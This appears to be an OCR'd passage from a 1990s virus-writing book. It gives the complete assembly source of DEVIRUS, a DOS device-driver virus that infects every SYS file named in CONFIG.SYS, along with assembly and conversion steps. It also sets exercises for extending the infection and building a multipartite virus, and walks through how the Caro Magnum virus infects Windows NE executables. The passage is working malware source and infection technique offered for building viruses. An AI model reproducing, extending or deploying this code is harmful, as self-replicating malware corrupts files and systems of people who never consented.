        or      al,al           ;zero?
        jz      DO_OLD_INTR
        push    cs              ;make far call to
        call    [OLD_INTR]      ;old INTR routine
        mov     WORD PTR es:[di+14],OFFSET END_VIRUS
        mov     WORD PTR es:[di+16],cs  ;set up proper end
        pop     es
        pop     ds
        pop     di
        retf                     ;and return to DOS
DO_OLD_INTR:
        pop     es
        pop     ds
        pop     di
        jmp     [OLD_INTR]

OLD_INTR        DW      OFFSET INTR
```




Figure 14.3: The logic of DEVIRUS.




Figure 14.4: The action of DEVIRUS on a .SYS file.

Step Four: Implementation

Given a workable infection strategy, the only thing left is to decide how you want the virus to behave. Do you want it to infect a single file when it executes, or do you want it to infect every file in the computer? Then program it to do what you want.

The DEVIRUS virus operates by opening the CONFIG.SYS file and reading it line by line to find commands of the form

```
device=XXXXXX.XXX ABC DEF
```

Once such a command is found, it will truncate off the "device=" as well as any parameters passed to the device, and make the name of the device into an ASCIIZ string. Then it will open the device, test to see if it's already infected, and if not, infect it.

To determine whether or not a file is infected, DEVIRUS opens it and finds the STRAT routine from the header. It then goes to that offset and reads 10 bytes into a buffer. These 10 bytes are compared with the first 10 bytes of the virus itself. If they are the same, DEVIRUS assumes it has already infected that file.

At the same time that it checks for a previous infection, DEVIRUS makes sure that this device driver is of the binary format, and not the EXE format. It does that by simply checking the first two bytes for “MZ”—the usual EXE header ID bytes. If these are found, the virus simply ignores the file.

The infection process itself is relatively simple, involving only two writes. First, DEVIRUS finds the end of the host file and uses that as the offset for the new `STRAT` routine, writing this value into the header. Next it hides the address of the old `STRAT` routine internally in itself at `STRJMP`, and then writes the body of its code to the end of the SYS file. That’s all there is to it. The logic of DEVIRUS is depicted in Figure 14.3, and its action on a typical SYS file is depicted in Figure 14.4.

Note that since a device driver is a pure binary file, all absolute memory references (e.g. to data) must be coded to be offset relocatable, just as they were with COM files. Without that, all data references will be wrong after the first infection.

Assembling a Device Driver

Most assemblers don’t provide the needed facilities to assemble a file directly into a device driver .SYS file. Typically, one writes a device driver by defining it with the tiny model and then an `ORG 0` statement to start the code. The header is simply hard-coded, followed by the `STRAT` and `INTR` routines.

Once properly coded, the driver can be assembled into an EXE file with the assembler. Typically the assembler will issue a “no stack” warning which you can safely ignore. (Device drivers don’t have a stack of their own.) Next, it can be converted to a binary using the EXE2BIN program, or using DEBUG. To create a file DEVICE.SYS out of DEVICE.EXE using DEBUG, the following commands are needed:

```
C:\DEBUG DEVICE.EXE
-nDEVICE.SYS
-w100
-q
```

Simple enough!

The DEVIRUS Source

The following source can be assembled by TASM or MASM into an EXE file. If you must use A86, good luck, it doesn't much care for doing device driver work. Then turn it into a device driver using the above instructions. Be careful, it will infect all of the SYS files mentioned in CONFIG.SYS as soon as it is executed!

```
;DEVIRUS.ASM is a simple device driver virus. When executed it infects all of
;the SYS files in CONFIG.SYS.

;(C) 1995 American Eagle Publications, Inc., All rights reserved.

.model tiny
.code

        ORG     0

HEADER:
        dd      -1              ;Link to next device driver
        dw      0C840H          ;Device attribute word
STRTN   dw      OFFSET VIRUS    ;Pointer to strategy routine
INTRTN  dw      OFFSET INTR     ;Pointer to interrupt routine
        db      'DEVIRUS '       ;Device name

RHPTR   dd      ?               ;pointer to request header, filled in by DOS

;This is the strategy routine. Typically it just takes the value passed to it
;in es:bx and stores it at RHPTR for use by the INTR procedure. This value is
;the pointer to the request header, which the device uses to determine what is
;being asked of it.
STRAT:
        mov     WORD PTR cs:[RHPTR],bx
        mov     WORD PTR cs:[RHPTR+2],es
        retf

;This is the interrupt routine. It's called by DOS to tell the device driver
;to do something. Typical calls include reading or writing to a device,
;opening it, closing it, etc.
INTR:
        push    bx
        push    si
        push    di
        push    ds
        push    es
        push    cs
        pop     ds
        les     di,[RHPTR]      ;es:di points to request header
        mov     al,es:[di+2]    ;get command number

        or      al,al           ;command number 0? (Initialize device)
        jnz     INTR1           ;nope, handle other commands
        call    INIT            ;yes, go initialize device
        jmp     INTRX           ;and exit INTR routine

INTR1:  call    NOT_IMPLEMENTED ;all other commands not implemented

INTRX:  pop     es
        pop     ds
        pop     di
        pop     si
```

```
        pop     bx
        retf

;Device initialization routine, Function 0. This just displays HELLO_MSG using
;BIOS video and then exits.
INIT:
        mov     si,OFFSET HELLO_MSG
INITLP: lodsb
        or      al,al
        jz      INITX
        mov     ah,0EH
        int     10H
        jmp     INITLP
INITX:  mov     WORD PTR es:[di+14],OFFSET END_DRIVER
        mov     WORD PTR es:[di+16],cs  ;indicate end of driver here
        xor     ax,ax           ;zero ax to indicate success and exit
        ret

HELLO_MSG       DB      'You''ve just released the DEVICE VIRUS!',0DH,0AH,7,0

;This routine is used for all non-implemented functions.
NOT_IMPLEMENTED:
        xor     ax,ax           ;zero ax to indicate success and exit
        ret

END_DRIVER:                     ;label to identify end of device driver

;This code is the device driver virus itself. It opens CONFIG.SYS and
;scans it for DEVICE= statements. It takes the name after each DEVICE=
;statement and tries to infect it. When it's all done, it passes control
;back to the STRAT routine, which is what it took over to begin with.
;The virus preserves all registers.
VIRUS:
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        push    bp
        push    ds
        push    es
        push    cs
        pop     ds
        push    cs
        pop     es
        call    VIRUS_ADDR
VIRUS_ADDR:
        pop     di
        sub     di,OFFSET VIRUS_ADDR
        mov     ax,3D00H        ;open CONFIG.SYS in read mode
        lea     dx,[di+OFFSET CSYS]
        int     21H
        mov     bx,ax
CSL:    call    READ_LINE       ;read one line of CONFIG.SYS
        jc      CCS             ;done? if so, close CONFIG.SYS
        call    IS_DEVICE       ;check for device statement
        jnz     CSL             ;nope, go do another line
        call    INFECT_FILE     ;yes, infect the file if it needs it
        jmp     CSL

CCS:    mov     ah,3EH          ;close CONFIG.SYS file
        int     21H

VIREX:  mov     ax,[di+STRJMP]  ;take virus out of the STRAT loop!
        mov     WORD PTR [STRTN],ax
        pop     es
        pop     ds
        pop     bp
```

```
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        jmp     cs:[STRTN]              ;and go to STRAT routine


;This routine reads one line from the text file whose handle is in bx and
;puts the data read in LINEBUF as an asciiz string. It is used for reading
;the CONFIG.SYS file.
READ_LINE:
        lea     dx,[di + OFFSET LINEBUF]
RLL:    mov     cx,1                    ;read one byte from CONFIG.SYS
        mov     ah,3FH
        int     21H
        or      al,al
        jz      RLRC
        mov     si,dx
        inc     dx
        cmp     BYTE PTR [si],0DH       ;end of line (carriage return)?
        jnz     RLL
        mov     BYTE PTR [si],0         ;null terminate the string
        mov     cx,1                    ;read line feed
        mov     ah,3FH
        int     21H
        or      al,al
        jnz     RLR
RLRC:   stc
RLR:    ret


;This routine checks the line in LINEBUF for a DEVICE= statement. It returns
;with z set if it finds one, and it returns the name of the device driver
;as an asciiz string in the LINEBUF buffer.
IS_DEVICE:
        lea     si,[di+OFFSET LINEBUF]  ;look for “DEVICE=”
        lodsw                           ;get 2 bytes
        or      ax,2020H                ;make it lower case
        cmp     ax,’ed’
        jnz     IDR
        lodsw
        or      ax,2020H
        cmp     ax,’iv’
        jnz     IDR
        lodsw
        or      ax,2020H
        cmp     ax,’ec’
        jnz     IDR
ID1:    lodsb                           ;ok, we found “device” at start of line
        cmp     al,’ ’                  ;kill possible spaces before ’=’
        jz      ID1
        cmp     al,’=’                  ;not a space, is it ’=’?
        jnz     IDR                     ;no, just exit
ID2:    lodsb                           ;strip spaces after =
        cmp     al,’ ’
        jz      ID2                     ;loop until they’re all gone
        dec     si                      ;adjust pointer
        mov     bp,di
        lea     di,[di+OFFSET LINEBUF]  ;ok, it is a device
IDL:    lodsb                           ;move file name up to LINEBUF
        cmp     al,20H                  ;turn space to zero
        jnz     ID3
        xor     al,al
ID3:    stosb
        or      al,al
        jnz     IDL
        mov     di,bp
```

```
IDR:    ret                             ;return with flags set right


;This routine checks the SYS file named in the LINEBUF buffer to see if it’s
;infected, and it infects it if not infected.
INFECT_FILE:
        push    bx

        lea     dx,[di+OFFSET LINEBUF]  ;open the file at LINEBUF
        mov     ax,3D02H
        int     21H
        mov     bx,ax

        mov     ah,3FH                  ;read 1st 10 bytes of device driver
        lea     dx,[di+OFFSET FILEBUF]  ;into FILEBUF
        mov     cx,10
        int     21H

        cmp     [di+OFFSET FILEBUF],’ZM’;watch for EXE-type drivers
        je      IFCLOSE                 ;don’t infect them at all

        mov     dx,WORD PTR [di+OFFSET FILEBUF+6] ;get offset of STRAT routine
        xor     cx,cx
        mov     ax,4200H                ;and move there in file
        int     21H

        mov     cx,10                   ;read 10 bytes of STRAT routine
        mov     ah,3FH
        lea     dx,[di+OFFSET FILEBUF+10]
        int     21H

        mov     bp,di
        mov     si,di
        add     si,OFFSET FILEBUF+10    ;is file infected?
        add     di,OFFSET VIRUS         ;compare 10 bytes of STRAT routine
        mov     cx,10                   ;with the virus
        repz    cmpsb                   ;to see if they’re the same
        mov     di,bp
        jz      IFCLOSE                 ;if infected, exit now

        mov     ax,4202H                ;seek to end of file
        xor     cx,cx
        xor     dx,dx
        int     21H
        push    ax                      ;save end of file address

        mov     ax,[di+OFFSET STRJMP]   ;save current STRJMP
        push    ax
        mov     ax,WORD PTR [di+OFFSET FILEBUF+6] ;set up STRJMP for new infect
        mov     [di+OFFSET STRJMP],ax

        mov     ah,40H                  ;write virus to end of file
        mov     cx,OFFSET END_VIRUS - OFFSET VIRUS
        lea     dx,[di+OFFSET VIRUS]
        int     21H

        pop     ax                      ;restore STRJMP for this instance of
        mov     [di+OFFSET STRJMP],ax   ;the virus

        mov     ax,4200H                ;seek to STRAT routine address
        xor     cx,cx                   ;at offset 6 from start of file
        mov     dx,6
        int     21H

        pop     ax                      ;restore original end of file
        mov     WORD PTR [di+OFFSET FILEBUF],ax  ;save for new STRAT entry point
        mov     ah,40H                  ;now write new STRAT entry point
        lea     dx,[di+OFFSET FILEBUF]  ;to file being infected
        mov     cx,2
```

```
        int     21H

IFCLOSE:mov     ah,3EH                  ;close the file
        int     21H
        pop     bx                      ;and exit
        ret

STRJMP  DW      OFFSET STRAT
CSYS    DB      '\CONFIG.SYS',0
LINEBUF DB      129 dup (0)
FILEBUF DB      20 dup (0)

END_VIRUS:

        END     STRAT
```

Exercises

1. Later versions of DOS allow a device driver to be loaded into high memory above the 640K barrier by calling the driver with a new command, “DEVICEHIGH=”. As written, DEVIRUS won’t recognize this command as specifying a device. Modify it so that it will recognize both “DEVICE=” and “DEVICEHIGH=”.

2. Later versions of DOS have made room for very large device drivers, which take up more than 64 kilobytes. These drivers have a format more like an EXE file, with a header, etc. Learn something about the structure of these files and modify DEVIRUS so that it can infect them too.

3. Using the ideas discussed in the chapter, design a memory resident device driver virus that infects the driver through the INTR routine. Make this a multi-partite virus that infects either SYS files or EXE files. When activated from an EXE file, it should be non-resident and just infect the SYS files listed in CONFIG.SYS. When activated from a SYS file, it should infect EXE files as they are executed.

Windows Viruses

When it comes to viruses, Microsoft Windows is a whole new world. Many aspects of Windows are radically different than DOS. Yet others are reassuringly familiar. There are certainly some aspects of Windows that make writing a virus much easier. For example, the EXE file contains a lot more documentation about how the file is structured which the virus can use. On the other hand, writing Windows code in pure assembler is somewhat of a black art. I can't say that I've ever seen it discussed anywhere, except in the MASM documentation, and that is such an obscure and tangled mess that I'm convinced it is little more than a technical attempt to frighten programmers away.

None the less, it's just not that hard to write Windows assembler programs, and some of the things you can do once you start breaking the "good programming rules" are just plain fun.

Windows EXE Structure

The first step in building a Windows infector is, of course, to understand the Windows EXE structure. The header for Windows is a lot more complicated than the DOS EXE header. Yet the added complication makes it possible for a virus to understand the structure and operation of a Windows EXE much better than it could a DOS program. For example, it is easy to see how a program is segmented under Windows. Under DOS, that is practically impossible short of running the program through a disassembler. So the added complication of the header actually turns out to be an advantage to the curious in the end.

A Windows EXE actually has *two* headers, because it must be backward-compatible with DOS. In fact, it is really two programs in one file, a DOS program and a Windows program. In every file there is a DOS header and a DOS program to go with it. Usually that program just tells you "This is a Windows program", but it could be anything.

There is a simple trick to determine whether an EXE is for DOS or Windows: At offset 18H in the DOS header is a pointer to the beginning of the relocation table for the DOS program. If this offset is 40HHeader, Windows, offset of or greater, then you have a Windows program, and the word at offset 3CH in the header is a pointer to the *New Header* for Windows. Typically, this New Header resides after the DOS program in the file. (Incidentally, that's why many DOS viruses will destroy a Windows EXE when they infect it. To be polite, a DOS virus should check for the presence of a new header and adjust its actions accordingly. Simply appending to the end of the DOS program can overwrite the New Header.)

The New Header, detailed in Table 15.1, consists of several different data structures. These are designed to tell the operating system how to load the file in a protected-mode environment which supports dynamic linking. Protected mode forces one to control segmentation a little more carefully. One cannot simply mix a bunch of code and data segments together in a chunk of binary code and execute it. Segments are defined by *selectors* which are given to the program by the operating system. As such, the segments must be kept separated in the file in a way that the operating system can understand. Likewise, dynamic linking requires *names* to be stored in the EXE—names of Dynamic Link Libraries (DLLs) and names of imported and exported functions and variables.

The structures we need to be concerned with are the 64-byte *Information Block* which forms the core of the header, the *Segment Table*, which tells where all the segments in the file are located, and what their function is (code or data, etc.), and the *Resource Table*, which tells where resources (e.g. cursors, icons, dialog boxes) are located in the file.

The Windows EXE New Header

Offset	Size	Name	Description
0	2 bytes	Signature	Identifies New Header, always contains the bytes “NE”
2	1	Linker Version	Identifies the liner that linked the EXE
3	1	Linker Revision	Minor version number of linker
4	2	Entry Table Offset	Offset of Entry Table, relative to start of new header
6	2	Entry Table Length	Length of Entry Table, in bytes
8	4	Reserved	
0C	2	Flags	Bit — Description
			0 — 1=Single data seg (a DLL)
			1 — 1=Mult data segs (an appl pgm)
			11 — 1=1st seg has code to load application
			13 — 1=Link-time error
			15 — 1=This is a DLL
0E	2	Auto Data Segment	Specifies automatic data segment number
10	2	Local Heap Size	Initial local heap size, in bytes
12	2	Stack Size	Initial stack size, in bytes
14	2	Initial IP	Initial entry point offset
16	2	Initial CS	Initial cs—index to segment table
18	2	Initial SP	Initial sp for program
1A	2	Initial SS	Initial ss—index to Segment Table
1C	2	Seg Table Entries	Number of entries in Segment Table
1E	2	Mod Ref Tbl Ents	Number of entries in Module Reference Table
20	2	Mod Nm Tbl Ents	Number of entries in Module Name Table
22	2	Seg Table Offset	Offset to Segment Table, from start of New Header
24	2	Resrc Tbl Offset	Offset to Resource Table, from start of NH
26	2	Res Nm Tbl Offs	Offset to Resident Name Table, from start of New Header
28	2	Mod Ref Tbl Offs	Offset to Module Reference Table
2A	2	Imp Nm Tbl Offs	Offset to Imported Name Table
2C	4	Nrs Nm Tbl Offs	Offset to Non-Resident Name Table from beginning of file, in bytes
30	2	Mov Entry Pts	Number of moveable entry points
32	2	Seg Alignment	Log base 2 of segment sector size Default is 9 = 512 byte logical sectors
34	2	Resource Segs	Number of resource segments
36	1	Op Sys	Indicates what operating system this file is for (1=OS/2, 2=Windows)

Table 15.1: The New Header for Windows EXEs.

The Windows EXE New Header (Continued)

Offset	Size	Name	Description	
37	1	Flags2	Bit	Description
			1	1=Win 2.X app which runs in protected mode
			2	1=Win 2.X app that supports proportional fonts
			3	1=Contains fast load area
38	2	Fast Load Start	Specifies start of fast load area (segs)	
3A	2	Fast Load End	Specifies end of fast load area	
3C	2	Reserved		
3E	2	Version No	Specifies Windows version number	

The Segment Table (Defines segments in the program)

Offset	Size	Name	Description	
0	2	Offset	Location of segment in file (logical sectors from start of file)	
2	2	Size	Segment size, in bytes	
4	2	Attr	Segment attribute	
			Bit	Meaning
			0	1=Data, 0=Code
			4	1=Moveable, 0=Fixed
			5	1=Shareable, 0=Non-shareable
			6	1=Preload, 0=Load on call
			7	1=Exec Only/Rd Only for code/data seg
			8	1=Contains relocation data
			12	1=Discardable
6	2	Alloc	Minimum allocation size of seg, in bytes (0=64K)	

Resident Name Table (A list of resident names and references)

Offset	Size	Description
0	1	Size of string to follow (X=size, 0=no more strings)
1	X	ASCII name string of resident name
X+1	2	A number, which is an index into the Entry Table which is associated with the name

Non-Resident Name Table

(Identical in structure to Resident Name Table)

Table 14.1: New Header auxiliary structures.

Entry Table (Table of entry points for the program)

This table is organized in bundles, the bundle header looks like this:

Offset	Size	Name	Description
0	1	Count	Number of entries in this bundle
1	1	Type	Bundle type (FF=Moveable segment, FE=constant defined in module, else, fixed segment number)

And the individual entries in the bundle look like this:

Offset	Size	Name	Description	
0	1	Flags	Bit	Description
			0	1=Entry is exported
			1	1=Uses a global (shared) data segment
			3-7	Words for stack on ring transitions
For Fixed Segments:				
1	2	Offset	Offset in segment of entry point	
For Moveable Segments:				
1	2	INT 3F	This is simply an Int 3F instruction	
3	2	Segment	Segment Number	
5	2	Offset	Offset in segment of entry point	

Module Reference Table

This table is an array of offsets for module names stored in the Module Name Table and other name tables. Each is 2 bytes, and refers to an offset from the start of the New Header.

Imported Name Table (Names of modules imported by the program)

Offset	Size	Description
0	1	Size of string to follow (X=size, 0=No more strings)
1	X	ASCII string of imported name

The Resource Table (Vital information about the EXEs resources)

Offset	Size	Description
0	2	Resource alignment: $\log_2$ of logical sector size to find resources in file
2	N(Var)	Resource types: an array of resource data, described below
N+2	2	End of resource types (must be 0)
N+4	M	Resource names corresponding to resources in the table, stored consecutively, where the first byte specifies the size of the string to follow (like in the Imported Name Table)
N+M+4	1	End of resource names marker (must be 0)

Table 14.1: New header auxiliary structures.

Resource Type Record Definition

Offset	Size	Name	Description
0	2	Type ID	One value is an icon, another a menu, etc.
2	2	Cnt	Number of resources of this type in the executable
4	4	Reserved	
8	12*Cnt	Name Info	An array of Name Info structures, defined below

Name Info Record Definition

Offset	Size	Name	Description
0	2	Offset	Offset to resource data (in logical secs)
2	2	Length	Resource length, in bytes
4	2	Flags	10H=Moveable, 20H=Shared, 40H=Preload
6	2	ID	If high bit set, it is a numerical ID, else an offset to a string in the Resource Table, relative to beginning of that table
8	4	Reserved	

Table 14.1: New Header auxiliary structures.

Infecting a File

In this chapter, we'll discuss the Caro Magnum virus. It is designed much like a traditional DOS virus in as much as it executes first, before the host to which it is attached. To do that, the virus looks up the initial **cs:ip** for the program, which is stored in the Information Block at offset 14H. The **cs** entry is a segment number (e.g. 1, 2, 3) which is an index into the Segment Table. The **ip** identifies the offset in the segment where execution begins. The Segment Table consists of an array of 8 byte records, one for each segment in the file. One looks up the appropriate table entry to find where the segment is located and how long it is. This process is detailed in Figure 15.1. Once it's performed these look-ups, the virus can append itself after the code in that segment and adjust the initial **cs:ip** in the Information Block. It must also adjust the size of this segment in the Segment Table.

Now the initial code segment is not generally the last segment in the EXE file. Just writing the virus at the end of this segment will overwrite code in other segments. Thus, the virus must first move everything after the initial code segment out to make room for the virus. One must also coordinate rearranging the file with the pointers in the Segment Table and the Resource Table. To do this one must scan both tables and adjust the offsets of every segment and resource which is located after the initial code segment.

In addition to moving segments, the virus must also move the *relocation data* in the segment it is infecting. In a Windows EXE, relocation data for each segment is stored after the code in that segment. The size in the Segment Table entry is the size of the actual code. A flag in the table entry indicates the presence of relocation data. Then, the word after the last byte of code in the segment tells how many 8-byte relocation vectors follow it. (Figure 15.2) Thus, the virus must move this relocation data from the end of the host's code to where its own code will end before inserting itself in the segment.

Once all this shuffling and table-adjusting is done, the virus can put its own code in place. The final step is to put a jump in the virus in the file which will transfer control to the original entry point once the virus is done executing.

One added factor of complication is that all file locations for segments and resources are stored in terms of *logical sectors*. These sectors have nothing to do with disk sectors. They are rather just a





Figure 15.1: Finding the starting code segment.

way of being able to use a single word to locate things in a file which may be larger than 64K in length. This sector size is typically either 16 or 512 bytes, but it can be 2^N where N is stored in the Information Block at offset 32H. The virus must be able to calculate locations in the file dynamically, using these sectors.

Using the Windows API

Most of the usual DOS Interrupt 21H services are available under Windows, including everything needed to write a Windows virus: the usual file i/o and file search routines. Calls to the Windows Application Program Interface (API) are, strictly speaking, unnecessary. This makes it possible to write a virus that will jump from a DOS-based program to a Windows-based program with little difficulty, and it means you don't have to understand the Windows API to write one. The Caro Magnum, however, uses the API. It is a more "windowsy" virus, which calls the Windows API directly. That's perhaps a better way to go in the long run because

Figure 15.2: Relocation data in a segment.



some of those underlying DOS services are very poorly documented—and besides, they could go away with Windows 95.

The Windows API is real easy to use in a high level language like C++, when you've got all the right include files, etc., etc., to make the job easy. Using it in assembler is a whole different ballgame. Let me illustrate: In DOS, if you wanted to open a file, you used something like

```
        mov     ax,3D02H
        mov     dx,OFFSET FNAME
        int     21H
```

You could still use this call when running in protected mode Windows, and it would work, but that's the easy way out. To use the Windows API, one would call the Windows function *_lopen* instead. Now, the *_lopen* function, as documented in the Software Development Kit for Windows, is declared like this:

```
HFILE _lopen(lpszFileName,fnOpenMode)
```

That is, of course, how it looks in the C language. But how should the call look in assembler?? To find out, we must do a little digging. The first place to start looking is in the WINDOWS.H file provided with the SDK, or with Borland C++. (I use the SDK.) In it, you can use your word processor to search for the definitions above, until you get down to a sufficiently low level that you can code it in assembler. For example, in WINDOWS.H, you'll find the function prototype

```
HFILE WINAPI _lopen(LPCSTR,int)
```

Using this, you can look up all the code names like `HFILE`, `WINAPI` and `LPCSTR`. Substituting them in, you get

```
int far pascal _lopen(char FAR*, int)
```

In other words, *_lopen* receives two parameters, a far pointer to the file name, and an integer, which specifies the mode to open the file in. It is a procedure called with a far call using the Pascal calling convention, and it returns an integer value. The virus wants to open the file in `READ_WRITE` mode. Again looking that up in WINDOWS.H, you find `READ_WRITE` = 2.

The Pascal calling convention deserves some discussion since it is used everywhere in Windows. This convention merely tells one how to pass parameters to a function and get them back, and how to clean up the stack when you're done. It is called "Pascal" only because, historically, this approach was used by Pascal compilers, and a different approach was used by C compilers.

In the Pascal calling convention, one pushes parameters onto the stack from left to right. Thus, suppose **ds:dx** contained a far pointer (selector:offset) to the file name. Then we could write a call to *_lopen* as

```
push    ds      ;push file name @ segment
push    dx      ;push file name @ offset
push    2       ;push file open mode
call    FAR PTR _lopen
```

Note that we are using 80286 and up assembly language instructions here, so we can push an immediate value onto the stack.

Next, the Pascal calling convention says that it is the function being called's responsibility to clean up the stack when it is done. Thus, *_lopen* must terminate with a *retf 6* instruction, and the caller does not have to mess with the stack. Finally, an integer return value is passed to the caller in the **ax** register. In this case it will be the handle of the file we just opened, provided the *_lopen* was successful. If unsuccessful, **ax** will be NULL (or zero).

Table 15.2: Relocation Table entry for an Imported Ordinal.

Offset	Size	Value	Meaning
0	BYTE	3	Identify a 32 bit pointer
1	BYTE	1	Identify an imported ordinal
2	WORD	OFS REL1	Location of relocatable in the file
4	WORD	MOD REF	Tell which module the relocatable references
6	WORD	FUNC REF	Tell which function the relocatable references

But wait a minute! Remember that *_lopen* is *external* to the program. How can we compile and link an external value into our executable? We can't just leave that naked call sitting there like that. And where is *_lopen* anyway? All of this leads us back to the dynamic linking process. A dynamic link is needed to make our call work! Now in an ordinary program that you just compile and link, the linker takes care of the details for you by linking in the library LIBW.LIB. LIBW.LIB contains the code to make dynamic links to the Windows API functions. A virus, however, must modify an existing executable. Therefore it has to do its job without the benefit of LIBW.LIB. That makes life a little more troublesome. We have to understand what is happening at a more fundamental level.

As it turns out, all of our file i/o functions are part of the KERNEL module (which goes by different file names, KRNL386.EXE, KRNL286.EXE, etc.). KERNEL is really just a big DLL of Windows API functions. To code them into a program, one must code a dummy far call to 0:FFFF (which is just a value that the dynamic linking mechanism uses internally):

```
      DB      09AH            ;call FAR PTR
REL1: DW      0FFFFH,0        ;0000:FFFF
```

and then put an entry in the relocation table in this segment so that the Windows Exec function can put the right value at `REL1` when the file is loaded into memory. The relocation table, as you will recall, is an array of 8-byte structures which sits right after the code in any given segment. Basically, we are interested in creating an *imported ordinal*. For an imported ordinal, we want the relocatable to take the form described in Table 15.2.

The module reference is file-dependent, and must be calculated from the EXE header. For example, we are interested in accessing the module KERNEL. To find out what number is associated with it, we must step through the *Module-Reference Table* in the header, and use it to examine the strings in the *Imported-Name Table*. (See Figure 15.3) The Module-Reference Table entry number which points to the string 'KERNEL' is the proper number to use in the relocation table entry. Now, a short-cut is possible here. Though it is not quite kosher, you will find that KERNEL = 1 works with most programs. That's because just about every program uses




Figure 15.3: Looking up KERNEL.

KERNEL lots. Thus it is usually the first thing needed by any program, and the linker puts it first in the Module- Reference Table. Caro Magnum takes the more painstaking approach and searches the table.

Next comes the function reference. This value is defined by KRNL386.EXE itself, and it remains a constant for every program that uses KERNEL. Associating the numerical function reference with the name *_lopen* is a bit of a trick. Basically, this is done by scanning through the Non-Resident Name Table in KRNL386.EXE. Each name in that table is associated to a unique number. And that's the number you want to use. You can write a little utility program to display that information for you. For the file i/o functions we're interested in, the relevant numbers are

```
_lopen        85
_lread        82
_lwrite       86
_lclose       81
_llseek       84
```

Thus, a complete relocation table entry for a call to *_lopen* will look like this:

```
        DB      3,1             ;imported ordinal, 32 bit ptr
        DW      OFFSET REL1     ;offset of pointer to relocate
        DW      1               ;KERNEL module
        DW      85              ;_lopen function
```

Now, obviously, if you have lots of calls to reads and writes in the program, you're going to have lots of relocatables. Since each relocatable takes time to put in place, it's usually better to code the reads and writes as calls to a single local function which calls the KERNEL. In this way, all the file i/o we need can be done with only five relocatables.

Caro Magnum implements a relocation table manager which can be easily added to, simply by increasing the size of the ARE-LOCS variable and adding more entries to the table right after it.

